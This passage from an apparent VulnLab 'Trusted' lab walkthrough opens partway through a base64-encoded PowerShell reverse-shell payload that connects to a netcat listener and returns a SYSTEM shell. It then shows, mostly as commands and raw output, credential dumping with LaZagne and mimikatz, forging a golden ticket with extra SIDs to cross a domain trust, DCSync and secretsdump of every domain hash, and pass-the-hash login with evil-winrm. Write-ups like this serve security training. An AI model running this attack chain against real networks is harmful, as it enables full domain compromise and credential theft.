AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA

Then get a shell as nt authority\system:
$ rlwrap -cAr nc -lvnp 4321
listening on [any] 4321 ...
connect to [10.8.2.19] from (UNKNOWN) [10.10.137.70] 64456

PS C:\xampp\htdocs\dev> whoami
nt authority\system
Then able to grab the 1st flag:
PS C:\xampp\htdocs\dev> type C:\Users\Administrator\Desktop\User.txt
VL{349efd4b1ccbeb4d3ca0108fa5cc5802}
Credential dumping
We upload to the target and run LaZagne to retrieve some hashes:
[+] Shahash found !!!
Shahash: e845d39122d58246ff7e28a282e8ed0e19ede373
Nthash: 322db798a55f85f09b3d61b976a13c43
Login: cpowers

[+] Shahash found !!!
Shahash: 1e6c0983c20e8a56e1dba1e225b9dbe12c18cd2c
Nthash: 726725de0252ccbe1a009d04c36613e3
Login: LABDC$
With the machine Hash we can remote dump all other hashes:
$ nxc smb lab.trusted.vl -u 'LABDC$' -H '726725de0252ccbe1a009d04c36613e3' --sam
Domain Trusts breaking
As the domain trust is bidirectional between LabDC and TrustedDC, that means we can use kerberos service user from our current LAB.TRUSTED.VL (Child) to domain TRUSTED.VL (Parent) to craft a golden ticket and with this we can authenticate into the parent domain.
That means If I’m an administrator in Lab Domain I can execute commands on the TrustedDC Domain.
To exploit this we need 3 things:
- KRBTGT NTLM hash
- SID of Lab.Trusted.vl
- SID of TrustedDC.Trusted.vl
Golden ticket - TRUSTEDDC (TRUSTED.VL\Administrator)
Check with Defender is enabled:
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter > powershell_execute 'Get-MpComputerStatus'
[+] Command execution completed:


AMEngineVersion                  : 1.1.19500.2
AMProductVersion                 : 4.18.2205.7
AMRunningMode                    : Normal
AMServiceEnabled                 : True
AMServiceVersion                 : 4.18.2205.7
AntispywareEnabled               : True
AntispywareSignatureAge          : 787
AntispywareSignatureLastUpdated  : 8/9/2022 11:52:21 PM
AntispywareSignatureVersion      : 1.373.80.0
AntivirusEnabled                 : True
AntivirusSignatureAge            : 787
AntivirusSignatureLastUpdated    : 8/9/2022 11:52:21 PM
AntivirusSignatureVersion        : 1.373.80.0
BehaviorMonitorEnabled           : False
ComputerID                       : 477AD867-01F0-4CA2-8098-022DBC1E5FD5
ComputerState                    : 0
DefenderSignaturesOutOfDate      : True
DeviceControlDefaultEnforcement  : Unknown
DeviceControlPoliciesLastUpdated : 10/5/2024 4:55:32 AM
DeviceControlState               : Disabled
FullScanAge                      : 4294967295
FullScanEndTime                  :
FullScanOverdue                  : False
FullScanRequired                 : False
FullScanSignatureVersion         :
FullScanStartTime                :
IoavProtectionEnabled            : False
IsTamperProtected                : False
IsVirtualMachine                 : True
LastFullScanSource               : 0
LastQuickScanSource              : 2
NISEnabled                       : False
NISEngineVersion                 : 0.0.0.0
NISSignatureAge                  : 4294967295
NISSignatureLastUpdated          :
NISSignatureVersion              : 0.0.0.0
OnAccessProtectionEnabled        : False
ProductStatus                    : 524384
QuickScanAge                     : 0
QuickScanEndTime                 : 10/5/2024 5:32:58 AM
QuickScanOverdue                 : False
QuickScanSignatureVersion        : 1.373.80.0
QuickScanStartTime               : 10/5/2024 5:32:34 AM
RealTimeProtectionEnabled        : False
RealTimeScanDirection            : 0
RebootRequired                   : False
TamperProtectionSource           : Signatures
TDTMode                          : N/A
TDTStatus                        : N/A
TDTTelemetry                     : N/A
TroubleShootingDailyMaxQuota     :
TroubleShootingDailyQuotaLeft    :
TroubleShootingEndTime           :
TroubleShootingExpirationLeft    :
TroubleShootingMode              :
TroubleShootingModeSource        :
TroubleShootingQuotaResetTime    :
TroubleShootingStartTime         :
PSComputerName                   :
AV is enabled but RealTimeProtection is disabled
- All commands below not work in a WinRM session like Evil-WinRM!
Upload mimikatz to LABDC:
meterpreter > getuid
Server username: LAB\cpowers
meterpreter > cd c:\\windows\\tasks
meterpreter > pwd
c:\windows\tasks
meterpreter > mkdir 1
Creating directory: 1
meterpreter > cd 1
meterpreter > pwd
c:\windows\tasks\1

meterpreter > upload Mimikatz/x64/ c:\\windows\\tasks\\1
[*] uploading  : /home/user/Downloads/VULNLAB/TRUSTED/Mimikatz/x64/mimilib.dll -> c:\windows\tasks\1\mimilib.dll
[*] uploaded   : /home/user/Downloads/VULNLAB/TRUSTED/Mimikatz/x64/mimilib.dll -> c:\windows\tasks\1\mimilib.dll
[*] uploading  : /home/user/Downloads/VULNLAB/TRUSTED/Mimikatz/x64/mimikatz.exe -> c:\windows\tasks\1\mimikatz.exe
[*] uploaded   : /home/user/Downloads/VULNLAB/TRUSTED/Mimikatz/x64/mimikatz.exe -> c:\windows\tasks\1\mimikatz.exe
[*] uploading  : /home/user/Downloads/VULNLAB/TRUSTED/Mimikatz/x64/mimispool.dll -> c:\windows\tasks\1\mimispool.dll
[*] uploaded   : /home/user/Downloads/VULNLAB/TRUSTED/Mimikatz/x64/mimispool.dll -> c:\windows\tasks\1\mimispool.dll
[*] uploading  : /home/user/Downloads/VULNLAB/TRUSTED/Mimikatz/x64/mimidrv.sys -> c:\windows\tasks\1\mimidrv.sys
[*] uploaded   : /home/user/Downloads/VULNLAB/TRUSTED/Mimikatz/x64/mimidrv.sys -> c:\windows\tasks\1\mimidrv.sys
meterpreter > dir
Listing: c:\windows\tasks\1
===========================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100666/rw-rw-rw-  37208    fil   2024-10-05 14:35:56 +0900  mimidrv.sys
100777/rwxrwxrwx  1355264  fil   2024-10-05 14:35:53 +0900  mimikatz.exe
100666/rw-rw-rw-  37376    fil   2024-10-05 14:35:48 +0900  mimilib.dll
100666/rw-rw-rw-  10752    fil   2024-10-05 14:35:54 +0900  mimispool.dll
Get the KRBTGT NTLM hash:
meterpreter > shell
Process 4932 created.
Channel 14 created.
Microsoft Windows [Version 10.0.20348.887]
(c) Microsoft Corporation. All rights reserved.

c:\windows\tasks\1>.\mimikatz.exe "privilege::debug" "lsadump::lsa /user:krbtgt /patch" "exit"

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # lsadump::lsa /user:krbtgt /patch
Domain : LAB / S-1-5-21-2241985869-2159962460-1278545866

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : c7a03c565c68c6fac5f8913fab576ebd

mimikatz(commandline) # exit
Bye!
Get SID of Lab.Trusted.vl and SID of TrustedDC.Trusted.vl:
c:\windows\tasks\1>.\mimikatz.exe "privilege::debug" "lsadump::trust /patch" "exit"

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # lsadump::trust /patch

Current domain: LAB.TRUSTED.VL (LAB / S-1-5-21-2241985869-2159962460-1278545866)

Domain: TRUSTED.VL (TRUSTED / S-1-5-21-3576695518-347000760-3731839591)
 [  In ] LAB.TRUSTED.VL -> TRUSTED.VL
    * 10/5/2024 1:20:35 AM - CLEAR   - 89 4b 18 96 8b ec bf ad 2f a9 e0 f1 26 3f 94 41 b6 d4 5d 9b e6 c7 86 6b b0 c1 78 89 55 68 9d 50 54 92 8b 2b f3 ab 31 fc b3 40 3f 07 90 5d 9f 37 f9 33 ef 45 59 e8 87 88 2e d0 a9 b0 65 6f 58 5d 6b b6 a8 b6 14 d3 08 95 cb ad a6 10 30 54 08 e8 c5 73 49 a9 87 80 ea da 4a 04 e8 b3 4c 67 fb 6f 15 7d f6 9b f3 43 64 fd f1 a2 23 39 4f 3f 1b d5 de 74 60 fc 10 21 0d 5e 77 ba 4e 8b f5 db c2 4e a7 ae c9 38 8b 7e f4 60 1e 19 6a a5 7f 32 0a 86 14 76 75 a9 f9 7d 4d 29 3d a6 82 23 39 62 29 06 b2 93 37 ab 68 3f 54 07 d8 d9 b5 15 af ba bd 85 67 3c 13 48 92 34 bf c5 12 51 62 6a a0 99 22 70 ec 0e 14 88 e7 0e 8a 8c cf f7 3d 54 c8 a2 1d d9 29 5d d8 1b 1c ac 53 d3 55 7d f8 41 b1 0f d7 d5 27 35 6e 81 1e 2e 18 28 65 24 64 81 9f 8f ec 89
	* aes256_hmac       aeb6c6824ccb0c68eded8aa8366721f2f8df63037cebb7bfbff2bc3520fa4f93
	* aes128_hmac       b722515be0dec7a35eee4e7ac7334e06
	* rc4_hmac_nt       a91e2ee093e8762fa60535d9766249d7

 [ Out ] TRUSTED.VL -> LAB.TRUSTED.VL
    * 10/5/2024 1:20:33 AM - CLEAR   - dc 17 2d 83 7d a9 21 77 52 2a 5e 0c 4a a9 79 bf 7e b6 7c 80 30 bd 04 64 fe 34 7f 6e 32 90 21 df 8d a5 a4 b5 82 b7 88 09 4e a1 8b d7 7c 0c bb 0e 3b fb 93 b6 82 b5 61 f9 ac 0f c4 88 43 66 1a f0 ff b7 6c ce 8c 81 79 de 2f 6d b3 97 e5 39 d5 e4 ba 3b 6e d6 04 36 92 f4 b6 e8 40 df e4 b6 08 01 99 a3 11 51 96 dd dc 2a 96 52 28 c2 10 0b 56 83 e3 8b 7e 18 8d d6 bd 52 fe 8e 09 9b 29 d6 a6 a6 9e 45 88 e1 d6 06 b1 5c 83 0d 57 c6 b6 fa b6 8c 91 5f ae c1 1f 3e 84 a7 df db 49 27 ed af ab 04 0f 6b 9e c0 81 80 ce de 12 50 cc c7 26 eb f2 55 a7 78 d9 47 dc 6a 60 2c b4 55 0d 4b c2 cb a5 47 c5 16 5b ee 08 6a 49 a6 da 8d 47 bb 51 6e da f1 6c 47 de fe 44 d8 f3 cc 43 3e c0 20 0b b4 a7 57 44 ad 67 ea 6e b1 f5 5f e2 21 c6 02 bb 00 ae b6
	* aes256_hmac       e5f5711ed94741f558d068131cdaee5b40e2b39bdffed73fa28139ff3218ae11
	* aes128_hmac       cef91dbab67a98bb8467982191b894d1
	* rc4_hmac_nt       f54545970961dba26fa692174886b03d

 [ In-1] LAB.TRUSTED.VL -> TRUSTED.VL
    * 5/27/2023 4:19:25 PM - CLEAR   - ea 31 66 22 35 93 0e ef 05 dd e5 94 f0 70 b5 dd 2c de b4 ec 7a 47 73 ae 20 45 15 00 9c 0c 1a 7e 9a f4 68 c7 22 c9 d2 35 cb 67 bb 8d 56 7e 5b 9f 4e 9c b4 4c 77 a6 b7 41 2e d9 3d e4 87 73 5b ee 44 8b 4f 3f f3 e8 ac 32 21 08 db 79 9a 55 2b a0 6f c2 dd 69 c6 9a b7 4d e1 8a 4c f6 e8 0b 47 a9 cb cf 4d 6f 14 8c 28 44 66 63 85 20 13 3b c8 93 bd 20 38 ff 6c 73 d3 2a 61 a3 10 fc 2f d5 af 29 a8 5b 28 09 0d 1f 17 46 8d 7d 09 fa e8 55 61 2e d7 6b 3a 70 38 11 e0 42 08 4b 5b 2b be 53 2c 62 97 64 42 4e 11 fb 50 ed 2f ef 58 38 be 20 a4 4b f6 cf a7 45 18 73 56 be cd 6c 0a 78 16 f7 51 ae 82 59 95 7a 33 f0 27 a6 6d 08 62 ca 74 5f 82 13 c2 d2 aa 7b 12 96 b8 16 27 2e ee 48 bd e4 21 41 db a2 e2 92 ca f3 5d d6 76 cc b5 66 28 2a 87 92
	* aes256_hmac       a7880265164670ddfc041c250bdf7d8166bf8ca0c06d86c3ddec12620fdfb800
	* aes128_hmac       9d59311c51bd3eb6cc846cf1af53c80f
	* rc4_hmac_nt       fdb9239325aed982da5f521116ffbcaf

 [Out-1] TRUSTED.VL -> LAB.TRUSTED.VL
    * 10/5/2024 1:20:33 AM - CLEAR   - 7a 6f b9 f0 49 87 53 be 90 63 63 9c d9 8e 15 f5 ce b5 60 98 6d e6 08 0f 7b ab 3a 7b e3 59 48 a4 f4 6e 6f 1a cc 87 f2 19 81 9a 3b e5 f6 b0 59 28 ad 97 e2 fd fb 39 f8 15 98 ca 4e a9 c4 04 60 15 6a ca 97 0e 20 81 77 42 ac c0 c9 0d 4f 49 4d 64 ee 2a 0f ed aa 4c f3 5b fb 51 ef 50 1a 84 5d 15 a8 9c ce a5 37 a7 02 47 ff 67 0d 1a 59 1c f6 c9 11 9f a2 55 7f c0 45 db 29 77 db 54 9e 46 23 ea 60 a3 9d 9c 11 61 44 51 d2 3f 32 cc e3 67 95 1c a5 0a 0f c6 96 3d e2 a3 53 2b 92 41 a2 a2 46 9e 27 65 c4 84 b0 6f 6e 4e 95 70 0e ed a6 a9 8e 1b ac 66 e8 40 61 9f 6e 70 44 6e b1 fc dd a7 72 9d 3e bd ac b7 0e b9 6b 3c a6 b5 a0 d2 9b 74 91 39 02 f8 7c 31 16 09 7c 52 f3 e9 00 3e 0c 88 46 a3 05 c6 5c 2b f9 3c 0c 21 bd b2 04 8b bc 8a b0 74
	* aes256_hmac       bfc64ba951d28743ef247deb0fa7d69197b9fda301c64ae0765ba9c5c6418183
	* aes128_hmac       0fe86c75c4b6686fcae0bd01d0a1fa2c
	* rc4_hmac_nt       cddbd971c2e3e4ef64b4eb024e4e75c0


mimikatz(commandline) # exit
Bye!
OR
c:\windows\tasks\1>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\windows\tasks\1> Get-ADGroup -Filter {name -eq "Enterprise Admins"} -Server trusted.vl
Get-ADGroup -Filter {name -eq "Enterprise Admins"} -Server trusted.vl


DistinguishedName : CN=Enterprise Admins,CN=Users,DC=trusted,DC=vl
GroupCategory     : Security
GroupScope        : Universal
Name              : Enterprise Admins
ObjectClass       : group
ObjectGUID        : 9e72548e-1fda-486c-b426-6bcb7f171253
SamAccountName    : Enterprise Admins
SID               : S-1-5-21-3576695518-347000760-3731839591-519
We have all needs to forge our Golden ticket for enterprise domain admin:
In the current session (local):
c:\windows\tasks\1>.\mimikatz.exe "privilege::debug" "kerberos::golden /user:Administrator /krbtgt:c7a03c565c68c6fac5f8913fab576ebd /domain:lab.trusted.vl /sid:S-1-5-21-2241985869-2159962460-1278545866 /sids:S-1-5-21-3576695518-347000760-3731839591-519 /ticket:C:\Users\Administrator\Documents\ticket.kirbi" "exit"

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # kerberos::golden /user:Administrator /krbtgt:c7a03c565c68c6fac5f8913fab576ebd /domain:lab.trusted.vl /sid:S-1-5-21-2241985869-2159962460-1278545866 /sids:S-1-5-21-3576695518-347000760-3731839591-519 /ticket:C:\Users\Administrator\Documents\ticket.kirbi
User      : Administrator
Domain    : lab.trusted.vl (LAB)
SID       : S-1-5-21-2241985869-2159962460-1278545866
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-3576695518-347000760-3731839591-519 ;
ServiceKey: c7a03c565c68c6fac5f8913fab576ebd - rc4_hmac_nt
Lifetime  : 10/5/2024 6:18:39 AM ; 10/3/2034 6:18:39 AM ; 10/3/2034 6:18:39 AM
-> Ticket : C:\Users\Administrator\Documents\ticket.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !

mimikatz(commandline) # exit
Bye!
Then use the ticket to retrieve the hash of the admin user (target domain sid + 500):
c:\windows\tasks\1>.\mimikatz.exe "privilege::debug" "kerberos::ptt C:\users\administrator\documents\ticket.kirbi" "lsadump::dcsync /domain:trusted.vl /dc:trusteddc.trusted.vl /user:S-1-5-21-3576695518-347000760-3731839591-500" "exit"

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # kerberos::ptt C:\users\administrator\documents\ticket.kirbi

* File: 'C:\users\administrator\documents\ticket.kirbi': OK

mimikatz(commandline) # lsadump::dcsync /domain:trusted.vl /dc:trusteddc.trusted.vl /user:S-1-5-21-3576695518-347000760-3731839591-500
[DC] 'trusted.vl' will be the domain
[DC] 'trusteddc.trusted.vl' will be the DC server
[DC] 'S-1-5-21-3576695518-347000760-3731839591-500' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   : 1/1/1601 12:00:00 AM
Password last change : 9/18/2022 8:50:53 PM
Object Security ID   : S-1-5-21-3576695518-347000760-3731839591-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: 15db914be1e6a896e7692f608a9d72ef
    ntlm- 0: 15db914be1e6a896e7692f608a9d72ef
    ntlm- 1: 86a9ee70dfd64d20992283dc5721b475
    lm  - 0: 1a28b083f0e83167bec07d185d492a67

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 7ad3ac096b425259c12c6cade75241c9

* Primary:Kerberos-Newer-Keys *
    Default Salt : TRUSTED.VLAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : d75ec7df1acac724a6dfc250e707aab3492b6d9936b9898f742781b0a871d4a6
      aes128_hmac       (4096) : 1cee32af6e8cd27059d855e6c6b4d5ec
      des_cbc_md5       (4096) : aed5e385512c685e
    OldCredentials
      aes256_hmac       (4096) : 11b39019ac5f9715327f55a1b44820da82e32b14ce2dd40f142192f4eeab1336
      aes128_hmac       (4096) : c88a36f9c11a83c13a03f3d48aae78a4
      des_cbc_md5       (4096) : 2fe99be0a82c49d0
    OlderCredentials
      aes256_hmac       (4096) : c88291723e622259b4a930eec2c087348c258a09d5720fdb11625fd6432057f8
      aes128_hmac       (4096) : c803feb47873e961875882b3909edd2b
      des_cbc_md5       (4096) : 292ab5329be9ce40

* Primary:Kerberos *
    Default Salt : TRUSTED.VLAdministrator
    Credentials
      des_cbc_md5       : aed5e385512c685e
    OldCredentials
      des_cbc_md5       : 2fe99be0a82c49d0

* Packages *
    NTLM-Strong-NTOWF

* Primary:WDigest *
    01  78a97cd0944c04736ebc5c6a41151044
    02  9f038aad902811d760f8ab1870ec8817
    03  8b69a5557480678e214f7fcf8a1b5299
    04  78a97cd0944c04736ebc5c6a41151044
    05  a02112deac62e4ac6f5ae005e80dca33
    06  524fdfa5abe0491f80ea30779ccc4673
    07  b8c416ff7f3b06308bdb914e5e974489
    08  01e3d6cffddd4bd9e9b6ae361e226569
    09  2d423b7e046d43c0e78e19f1d2cf3788
    10  98014f1215b902e6215f97ec52ba4915
    11  762701fd0c34e1f70c11fdb4378e9d3d
    12  01e3d6cffddd4bd9e9b6ae361e226569
    13  61f7063f23adab72b60fded48fbf2854
    14  d5c36527291c60a7ccd2fa4f214f36cc
    15  553607358db97eb65e234bf8aeb52e8d
    16  a8d4e1e3131446e6d000597a03727854
    17  dbf6bf6fad3583eb2bc387a540a3cf68
    18  fe8bb83ce7236f88c86ee1f56cb198bd
    19  b0bdc788c9df34f4d7b0ae9ecb970cc0
    20  df0e59fd58ada70c2c61de837652a72f
    21  035f102a7c5c5159054e450924b0a326
    22  0f8c9e30d9e9066376e868dc60178b7f
    23  c65977b340f78e2a1ff601035748959b
    24  4a3f6237a32c525029e3d2cf0cc4f51d
    25  7791924095599f3112d1156fa93e65c2
    26  c8377915d36d8bdd86925c1da86ebe04
    27  655f04c5a10c8045ec789ae964093ccf
    28  7e1eee2805079de9885d2c2957285a6e
    29  c10f5a9d43d4cc149bed1e98df67d560


mimikatz(commandline) # exit
Bye!
Found
TRUSTED.VL\Administrator:15db914be1e6a896e7692f608a9d72ef
OR
Out fo box in our attacker machine (remote):
$ impacket-ticketer -nthash c7a03c565c68c6fac5f8913fab576ebd -domain-sid S-1-5-21-2241985869-2159962460-1278545866 -extra-sid S-1-5-21-3576695518-347000760-3731839591-519 -domain lab.trusted.vl Administrator
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Creating basic skeleton ticket and PAC Infos
/usr/share/doc/python3-impacket/examples/ticketer.py:139: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  aTime = timegm(datetime.datetime.utcnow().timetuple())
[*] Customizing ticket for lab.trusted.vl/Administrator
/usr/share/doc/python3-impacket/examples/ticketer.py:598: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  ticketDuration = datetime.datetime.utcnow() + datetime.timedelta(hours=int(self.__options.duration))
/usr/share/doc/python3-impacket/examples/ticketer.py:716: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  encTicketPart['authtime'] = KerberosTime.to_asn1(datetime.datetime.utcnow())
/usr/share/doc/python3-impacket/examples/ticketer.py:717: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  encTicketPart['starttime'] = KerberosTime.to_asn1(datetime.datetime.utcnow())
[*] 	PAC_LOGON_INFO
[*] 	PAC_CLIENT_INFO_TYPE
[*] 	EncTicketPart
/usr/share/doc/python3-impacket/examples/ticketer.py:841: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  encRepPart['last-req'][0]['lr-value'] = KerberosTime.to_asn1(datetime.datetime.utcnow())
[*] 	EncAsRepPart
[*] Signing/Encrypting final ticket
[*] 	PAC_SERVER_CHECKSUM
[*] 	PAC_PRIVSVR_CHECKSUM
[*] 	EncTicketPart
[*] 	EncASRepPart
[*] Saving ticket in Administrator.ccache
Export the credential cache to set our Kerberos authentication global variable to be directed to this ticket:
$ export KRB5CCNAME=Administrator.ccache
Double check:
$ klist
Ticket cache: FILE:Administrator.ccache
Default principal: Administrator@LAB.TRUSTED.VL

Valid starting     Expires            Service principal
10/05/24 15:21:15  10/03/34 15:21:15  krbtgt/LAB.TRUSTED.VL@LAB.TRUSTED.VL
	renew until 10/03/34 15:21:15
Dump all hashes of Trusted.vl domain:
$ impacket-secretsdump lab.trusted.vl/Administrator@trusteddc.trusted.vl -k -no-pass -target-ip 10.10.137.69
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x530e5141735c78552261589aee704a9a
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:4f0b993922649b613b571e4bfb55e485:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
TRUSTED\TRUSTEDDC$:plain_password_hex:a458e18e651fd1d6ba60ffecc0323ad671cb390f710213c2a690a1862a8c9cf4b844a1f7f5f1b9694eef07a7e0bb8ed4f5a091e4e9b3ce85cef96632ccfbe8e6e6244e75282d6517be8843f8b8467cfac2e2ba34f4a48d9c55e7e75b51adeef45cf2a0d2619a41371cd1d7f2c3538f9bf41ba7448530577efd94e206e343bceb9a5ac7874dc631b32046658b84bd9bc5ccb36c42591d4be8274c9430bcba0e0610a83697ad93ea93ca820af61e10f3433dee816a886d2d37011d057664c7770895c0f36ad5d4288b4ba60fa97eada260a943fc665154324defcdd7bc833fd648111f9426a69fca1f499968963a5450aa
TRUSTED\TRUSTEDDC$:aad3b435b51404eeaad3b435b51404ee:7f64a4baf59078ebc8fb1e0feb14e3bb:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0xf37b5fe3fdafe3763118fb8f54160a9032202905
dpapi_userkey:0xd7c1f38889ef556a24592852435da02644e038af
[*] NL$KM
 0000   B6 96 C7 7E 17 8A 0C DD  8C 39 C2 0A A2 91 24 44   ...~.....9....$D
 0010   A2 E4 4D C2 09 59 46 C0  7F 95 EA 11 CB 7F CB 72   ..M..YF........r
 0020   EC 2E 5A 06 01 1B 26 FE  6D A7 88 0F A5 E7 1F A5   ..Z...&.m.......
 0030   96 CD E5 3F A0 06 5E C1  A5 01 A1 CE 8C 24 76 95   ...?..^......$v.
NL$KM:b696c77e178a0cdd8c39c20aa2912444a2e44dc2095946c07f95ea11cb7fcb72ec2e5a06011b26fe6da7880fa5e71fa596cde53fa0065ec1a501a1ce8c247695
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:15db914be1e6a896e7692f608a9d72ef:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d9436aebee2db5c6e4166d5e2472fa2d:::
TRUSTEDDC$:1000:aad3b435b51404eeaad3b435b51404ee:7f64a4baf59078ebc8fb1e0feb14e3bb:::
LAB$:1103:aad3b435b51404eeaad3b435b51404ee:f54545970961dba26fa692174886b03d:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:d75ec7df1acac724a6dfc250e707aab3492b6d9936b9898f742781b0a871d4a6
Administrator:aes128-cts-hmac-sha1-96:1cee32af6e8cd27059d855e6c6b4d5ec
Administrator:des-cbc-md5:aed5e385512c685e
krbtgt:aes256-cts-hmac-sha1-96:3e5bc8a7d01388cdaf4ab8541f4e360d4fd9089723cedfd08f8016b7900ba2bf
krbtgt:aes128-cts-hmac-sha1-96:0c847e33f046419fec204e4187eeb1f4
krbtgt:des-cbc-md5:2943ad0131269702
TRUSTEDDC$:aes256-cts-hmac-sha1-96:4d2fa9590d231a95ffe95b34417a91e36501e54db9e4f2e3595df1355955a7af
TRUSTEDDC$:aes128-cts-hmac-sha1-96:c987be89b55ecc093caefb3f9734ec27
TRUSTEDDC$:des-cbc-md5:0e5d54d3fbfb98dc
LAB$:aes256-cts-hmac-sha1-96:455dc30b1c4614c2941b6ba052fe5a11736f99418a9483686aed9cbbd5eeaeb5
LAB$:aes128-cts-hmac-sha1-96:2b0a91e2a1f6f2521e7bb896f678801e
LAB$:des-cbc-md5:c8499d6ead0ec22a
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[-] SCMR SessionError: code: 0x41b - ERROR_DEPENDENT_SERVICES_RUNNING - A stop control has been sent to a service that other running services are dependent on.
[*] Cleaning up...
[*] Stopping service RemoteRegistry
Found
TRUSTED.VL\Administrator:15db914be1e6a896e7692f608a9d72ef
Use these credentials to connect to the TRUSTEDDC and grab the Trusted_Root flag:
$ evil-winrm -i trusted.vl -u administrator -H '15db914be1e6a896e7692f608a9d72ef'

Evil-WinRM shell v3.5

